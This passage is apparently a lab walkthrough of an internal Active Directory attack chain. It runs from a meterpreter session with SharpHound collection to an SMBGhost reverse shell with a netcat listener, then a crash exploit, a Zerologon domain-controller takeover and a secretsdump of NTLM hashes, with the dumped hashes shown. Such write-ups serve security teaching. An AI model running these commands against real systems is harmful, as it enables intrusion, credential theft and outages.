Server username: LAB\eliot.alderson
meterpreter > load powershell
Loading extension powershell... Success.
meterpreter > upload /home/eliot/tools/BloodHound-linux-x64/resources/app/Collectors/SharpHound.ps1
[*] uploading  : /home/eliot/tools/BloodHound-linux-x64/resources/app/Collectors/SharpHound.ps1 → SharpHound.ps1
[*] Uploaded 951.40 KiB of 951.40 KiB (100.0%): /home/eliot/tools/BloodHound-linux-x64/resources/app/Collectors/SharpHound.ps1 → SharpHound.ps1
[*] uploaded   : /home/eliot/tools/BloodHound-linux-x64/resources/app/Collectors/SharpHound.ps1 → SharpHound.ps1
meterpreter > powershell_execute '. .\SharpHound.ps1'
[+] Command execution completed:

meterpreter > powershell_execute 'Invoke-BloodHound -CollectionMethod All'
[+] Command execution completed:

meterpreter > ls
Listing: C:\Users\eliot.alderson\Downloads
==========================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  20147   fil   2021-10-08 06:41:07 -0400  20211008134101_BloodHound.zip
100666/rw-rw-rw-  43469   fil   2021-10-08 06:41:07 -0400  NTYwN2U3ZTYtNDMyMC00Mjk2LWI2MTYtOTI3NTFiZTYyYjkw.bin
100777/rwxrwxrwx  73802   fil   2021-10-08 06:35:37 -0400  POC.exe
100666/rw-rw-rw-  974235  fil   2021-10-08 06:39:57 -0400  SharpHound.ps1
100666/rw-rw-rw-  282     fil   2021-10-08 04:53:34 -0400  desktop.ini

meterpreter > download 20211008134101_BloodHound.zip
[*] Downloading: 20211008134101_BloodHound.zip → /home/eliot/tools/zerologon/impacket/examples/20211008134101_BloodHound.zip
[*] Downloaded 19.67 KiB of 19.67 KiB (100.0%): 20211008134101_BloodHound.zip → /home/eliot/tools/zerologon/impacket/examples/20211008134101_BloodHound.zip
[*] download   : 20211008134101_BloodHound.zip → /home/eliot/tools/zerologon/impacket/examples/20211008134101_BloodHound.zip
meterpreter >
```


Example from the SharpHound.ps1 script:

```
.EXAMPLE

    PS C:\> Invoke-BloodHound -CollectionMethod All

    Runs ACL, ObjectProps, Container, and Default collection methods, compresses the data to a zip file,
    and then removes the JSON files from disk
```

After we lunch the Bloodhound with the jason's files we downloads, we can see a lot of pre-built analytics queries (in the left), one of them is the "shortest path from domain users to high targets".



According to the Help section, "When a user authenticates to a computer, they often leave credentials exposed on the system, any user that is an administrator to the system has the capability to retrieve the credential from memory", so we need to escalate our privilege, we can focus on the "WIN10-PC" machine.



Local Privilege Cycle

From Low User To Admin

Local Privilege Cycle - perform a local privilege escalation attack

After we discover more potential vulnerability, we can try to exploit those and grant an admin access.

Internal Recon Result:

F-Society -> Remote Management Users
Eliot.Alderson, Darlin.Alderson, Tyrell.Wellick -> F-Society
WIN7-PC -> Pro Version 6.1 build 7601
WIN10-PC -> Pro Version 10 build 18363
DC -> Windows Server 2012 R2 Version 6.3 build 9600

CVE-2020-0796 - SMBGhost

CVE-2020-0796 - SMBv3 contains a vulnerability in the way it handles connections that use compression. By causing a vulnerable Windows system to initiate a client connection to a SMBv3 server, an unauthenticated attacker will be able to execute arbitrary code with system privileges on the vulnerable system.

According to microsoft, "The vulnerability exists in a new feature that was added to Windows 10 version 1903. Older versions of Windows do not support SMBv3.1.1 compression and are not affected"
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2020-0796
We have a target windows 10 machine, build 18363 = version 1909, we can try to exploit it.

Version	Servicing option	Availability date	OS build	Latest revision date	End of service: Home, Pro, Pro Education and Pro for Workstations	End of service: Enterprise, Education and IoT Enterprise
21H1	Semi-Annual Channel	2021-05-18	19043.1237	2021-09-14	2022-12-13	2022-12-13
20H2	Semi-Annual Channel	2020-10-20	19042.1237	2021-09-14	2022-05-10	2023-05-09
2004	Semi-Annual Channel	2020-05-27	19041.1237	2021-09-14	2021-12-14	2021-12-14
1909	Semi-Annual Channel	2019-11-12	18363.1832	2021-09-21	End of service	2022-05-10

First, we need to identify the target ip. We can use nmap with os detection:

```
sudo nmap 10.10.0.0/24 -O
```

-O **->** enable operation detection

```
Nmap scan report for 10.10.0.5
Host is up (0.00067s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:66:D6:7E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
```

We can be more precise and use enum4linux with the ip from the nmap scan - 10.10.0.5

enum4linux is a tool for enumerating information from Windows and Samba systems. Its wrapper around the Samba tools smbclient, rpclient, net and nmblookup.

```
enum4linux -u white.rose -p Passw0rd -a 10.10.0.5
```

-u **->** user logon name for enum
-p **->** user password
-a **->** do all simple enumeration
10.10.0.5 **->** target machine

We can see the target name is “WIN10-PC” and the same mac address from previous scan

After we have a potently vulnerable target, we can use a great python script from github, that can check if this specific vulnerability (CVE-2020-0796) exist in the target before exploitation.

```
git clone https://github.com/ButrintKomoni/cve-2020-0796.git
python3 cve-2020-0796-scanner.py 10.10.0.5
```

We can see the target is vulnerable

There is a POC by ZecOps github repository that explain how to exploit this vulnerability:

```
git clone https://github.com/ZecOps/CVE-2020-0796-RCE-POC.git
```

According to the readme file we need the target offsets, that could be calculate using batch file from this repository. and those offsets are not random, every version of windows have is unique offsets. a great resource: https://pentest-tools.com/blog/smbleedingghost-exploit

Windows 10 - 1909 Offsets:

Windows 10 (version 1909) builds	v10.0.18363.418	v10.0.18363.535 – v10.0.18363.628	10.0.18363.693	10.0.18363.752
SrvNetWskConnDispatch	0x2D170	0x2D170	0x2D170	0x2D170
imp_IoSizeofWorkItem	0x32210	0x32210	0x32210	0x32210
imp_RtlCopyUnicodeString	0x32288	0x32288	0x32288	0x32288
IoSizeofWorkItem	0x12C380	0x12C400	0x6D7A0	0x12C410
MiGetPteAddress	0xBADC8	0xBA9F8	0xF1D28	0xBA968

We need only 2 parameters: “IoSizeofWorkItem” and “MiGetPteAddress”, to continue the POC I will use the 18363.418 build offsets, it’s the first build of this 1909 version.

To gain this reverse shell with system access we need to run the exploit in this syntax:


```
SMBleedingGhost.py <target ip> <reverse shell ip> <reverse shell port>
```

But, if we try to run the exploit from our kali machine we get this error:

```
CVE-2020-0796 Remote Code Execution POC
(c) 2020 ZecOps, Inc.

Traceback (most recent call last):
  File "SMBleedingGhost.py", line 900, in <module>
    exploit(target_ip, reverse_shell_ip, int(reverse_shell_port))
  File "SMBleedingGhost.py", line 845, in exploit
    allocation_pool_object_ptr = leak_allocation_pool_object_ptr(ip_address)
  File "SMBleedingGhost.py", line 513, in leak_allocation_pool_object_ptr
    address = leak_ptr(ip_address, ptr_offset, ptr_list)
  File "SMBleedingGhost.py", line 471, in leak_ptr
    byte_value = leak_ptr_byte(ip_address, ptr_offset + byte_index, ptr_list)
  File "SMBleedingGhost.py", line 445, in leak_ptr_byte
    if leak_if_ptr_byte_larger_than_value(ip_address, byte_offset, ptr_list, mid):
  File "SMBleedingGhost.py", line 405, in leak_if_ptr_byte_larger_than_value
    data = b'B'*offset + compress(payload)
  File "SMBleedingGhost.py", line 263, in compress
    RtlCompressBuffer = ctypes.windll.ntdll.RtlCompressBuffer
AttributeError: module 'ctypes' has no attribute 'windll'
```


Its look like he missing windows library

For this attack I will run the exploit from another windows 10 vm machine with python installed (included ZecOps repository):



Its mean that we have 3 machines who participate this attack:
Target ip -> 10.10.0.5 (WIN10-PC)
Reverse shell ip and port -> 10.10.0.14:[random_port] (our kali machine)
Attack ip -> 10.10.0.18 (another windows 10)
*we cannot attack from kali

Before exploitation we need to modify the python script with the correct offsets:




Exploit from the other windows 10 machine (10.10.0.18):


```
python SMBleedingGhost.py 10.10.0.5 10.10.0.14 5555
```

Running the listner from the kali machine (10.10.0.14) using netcat, I use port 5555 and v for verbose:


```
nc -lvp 5555
```



Listening in the background while the attack getting started:




I’m system: (in the target - 10.10.0.5)



Because we discover that Eliot.Alderson account is a member of the “Remote Management Users” group, which grant the premission to login remotly to a machine via winrm protocol, we can add this account to the local administratos group in the target machine. Its will give us the ability to login to the target machine via winrm protocol.


winrm - windows remote management is the microsoft implementation of WS-Management protocol, which is a common way for systems to access and exchange management information


```
net localgroup “administrators” lab.local\eliot.alderson /add
```



To configure this target machine to allow connection via the winrm protocol, we need to run the “winrm quickconfig”, which will start the “windows remote management (WS-Management)” service and enable the “windows remote management (HTTP-In)” firewall Inbound Roles in the target machine:


```
winrm quickconfig
```





For this vulnerability we can also crash the target machine using python script from:


```
git clone https://github.com/jiansiting/CVE-2020-0796.git
```



Crash the target exploit:

```
python3 cve-2020-0796.py 10.10.0.5
```

After a few minutes the target crash:



Domain Admin Creds

Here To Stay

Domain Admin Creds - looking for valuable data or installing ransomware or any other malware that can be used for future extortion attempts to complete domain dominance

Local Privilege Cycle Result:

Eliot.Alderson -> admin to WIN10-PC

CVE-2020-1472 - Zero Logon

CVE-2020-1472 - Netlogon elevation of privilege vulnerability.
An elevation of privilege vulnerability exists in windows server when an attacker establishes a vulnerable Netlogon secure channel connection to a domain controller, using the Netlogon remote protocol (MS-NRPC).
An attacker who successfully exploited the vulnerability could run a specially crafted application on a device on the network without supply password (Zero Logon).
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2020-1472
According to microsoft the domain controller need to be up to date (installing microsoft august 2020 security patches)

MS-NRPC - The Netlogon remote protocol is an RPC interface available on Windows domain controllers. It is used for various task related to user and machine authentication, most commonly to facilitate users logging in to servers using the NTLM protocol.

We have an old version of domain controller and we can try to exploit it. there is a lot of resource in github about CVE-2020-1472, but I will use this one:

```
git clone https://github.com/risksense/zerologon.git
```

we need to run this syntax and exploit it:

```
python3 set_empty_pw <dc netbios name> <dc ip>
python3 set_empty_pw dc 10.10.0.2
```

```
Performing authentication attempts...
================================================================================
NetrServerAuthenticate3Response
ServerCredential:
    Data:                           b'S\xa6\xef`\x15\n\x88o'
NegotiateFlags:                 556793855
AccountRid:                     1001
ErrorCode:                      0

server challenge b'S\x19\xfe\xe5gn\xf5\x8f'
NetrServerPasswordSet2Response
ReturnAuthenticator:
    Credential:
        Data:                           b'\x01z%\x1e\xca\xe3\xccT'
    Timestamp:                  0
ErrorCode:                      0


Success! DC should now have the empty string as its machine password.
```

Its look like it work. Now, by using secretdump.py from impacket we can login to the dc without supply a password (I use the dc account) and dump all user's hashes (***-just-dc-ntlm*** **->** Extract only NTLM hashes)

```
python3 secretsdump.py -just-dc-ntlm lab/dc@10.10.0.2
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

Password:
```

We can just press enter (no need for password)

After we press enter immediately we can see all user's and administrator's hashes:

```
lab.local\rosalyn.millssent:1199:aad3b435b51404eeaad3b435b51404ee:25bae030f4f770df7bc86d3c12aefb8e:::
lab.local\deirdre.bryn:1200:aad3b435b51404eeaad3b435b51404ee:57c5a5bc7c0e1f98e9c9d81161e74c44:::
lab.local\lyndel.adina:1201:aad3b435b51404eeaad3b435b51404ee:23796a26202e1918d1b73500f4fee970:::
lab.local\iolande.brooke:1202:aad3b435b51404eeaad3b435b51404ee:c5200a49aa5f6cfbb8e8c5f1172e2bde:::
lab.local\erin.charo:1203:aad3b435b51404eeaad3b435b51404ee:fc97756a058081f41399907adb8b30da:::
lab.local\leighton.ame:1204:aad3b435b51404eeaad3b435b51404ee:4279f0d965ff34018ed598f2e9341c2f:::
lab.local\horatia.angelle:1205:aad3b435b51404eeaad3b435b51404ee:ad2a97f7e772a587873a12ab45dea41d:::
lab.local\pentest:1219:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
lab.local\mailadmin:1222:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
lab.local\$Q61000-BJLK2VM6DB3M:1242:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
